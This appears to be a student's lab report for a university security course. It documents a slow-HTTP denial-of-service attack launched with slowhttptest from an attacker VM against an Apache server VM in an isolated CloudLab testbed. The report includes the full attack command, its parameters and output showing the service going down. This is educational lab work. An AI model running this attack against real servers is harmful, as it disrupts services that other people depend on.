
M04 Lab Homework report

Reservation of Resources



Sign up to join our user feedback group here via this short form

Current Usage: 0 Node Hours, Prev Week: 49.27, Prev Month: 49.27 (30 day rank: 893 of 1302 users)

Your experiment is ready


Name:	Nihaal
State:	ready
Profile:	DoS-SYN-Attack
Creator:	nihaal7
Project:	CPRE431
Started:	Oct 10, 2023 5:45 PM
Expires:	Oct 11, 2023 9:45 AM (in 16 hours)

ID	Node	Type	Cluster	Status	Startup	Image	SSH command (if you provided your own key)	□
server	ms0813vm-2	pcvm	Utah	ready	n/a	n/a	ssh -p 27611 nihaal7@ms0813.utah.cloudlab.us	□
attacker	ms0813vm-1	pcvm	Utah	ready	n/a	n/a	ssh -p 27610 nihaal7@ms0813.utah.cloudlab.us	□
ms0813	ms0813	m510	Utah	n/a	n/a	n/a	ssh nihaal7@ms0813.utah.cloudlab.us	□

Not sure how to proceed or have further questions? Join the users group and ask a question. Be sure to include any error messages in your question **and the URL of your experiment status page.**

Nodes reserved, shown in list view.


SSH-ing to nodes



```
nihaal@Nihaal:~$ ssh -i ~/.ssh/id_cloudlab_rsa nihaal7@ms0813.utah.clo
udlab.us -p 27611
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro
Last login: Tue Oct 10 17:06:06 2023 from 69.5.133.225
nihaal7@server:~$ 
```

Sshd into the server sucessfully


Accessing the apache server before the DOS attack




```
                                  Apache2 Ubuntu Default Page: It works (p1 of 7)
   Ubuntu Logo
   Apache2 Default Page
   It works!

   This is the default welcome page used to test the correct
   operation of the Apache2 server after installation on Ubuntu
   systems. It is based on the equivalent page on Debian, from
   which the Ubuntu Apache packaging is derived. If you can read
   this page, it means that the Apache HTTP server installed at
   this site is working properly. You should replace this file
   (located at /var/www/html/index.html) before continuing to
   operate your HTTP server.

-- press space for next page --
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=histo
```

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

nihaal7@attacker:~$
```


Attack initiation on the client



```
nihaal7@attacker:~$ slowhttptest -c 1000 -H -g -o apache_no_mitigation
 -i 10 -r 200 -t GET -u http://server -x 24 -p 3 -l 120
Tue Oct 10 18:27:08 2023:
Tue Oct 10 18:27:08 2023:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
```




```
Tue Oct 10 18:28:53 2023:
Tue Oct 10 18:28:53 2023:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://server/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    120 seconds
using proxy:                      no proxy
```



```
Tue Oct 10 18:27:08 2023:
slow HTTP test status on 0th second:

initializing:        0
pending:             1
connected:           0
error:               0
closed:              0
service available:   YES
Tue Oct 10 18:27:13 2023:
Tue Oct 10 18:27:13 2023:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
```


The above screenshot shows the initiation of te DoS attack using the slowhttptest command. On the second screenshot above, we can see that ‘**service available: YES’,** this means that the DoS attack has just started and is not yet successful.

Refusal to connect to server and netstat command output



```
Making HTTP connection to server

follow up data max size:            32
interval between follow up data:    10 seconds
connections per seconds:            200
probe connection timeout:           3 seconds
test duration:                      120 seconds
using proxy:                        no proxy

Tue Oct 10 18:30:22 2023:
slow HTTP test status on 15th second:

initializing:        0
pending:             338
connected:           662
error:               0
closed:              0
service available:   NO
```


On the above screenshot, we see that on the client side, the **‘service available: NO’,** which means that the DoS attack was successful. This can be confirmed by running lynx http://server. The upper half of the screenshot is from the server side, and we see that the server is waiting for the connection to the Apache server, but because of the DoS attack, it is not able to access it.



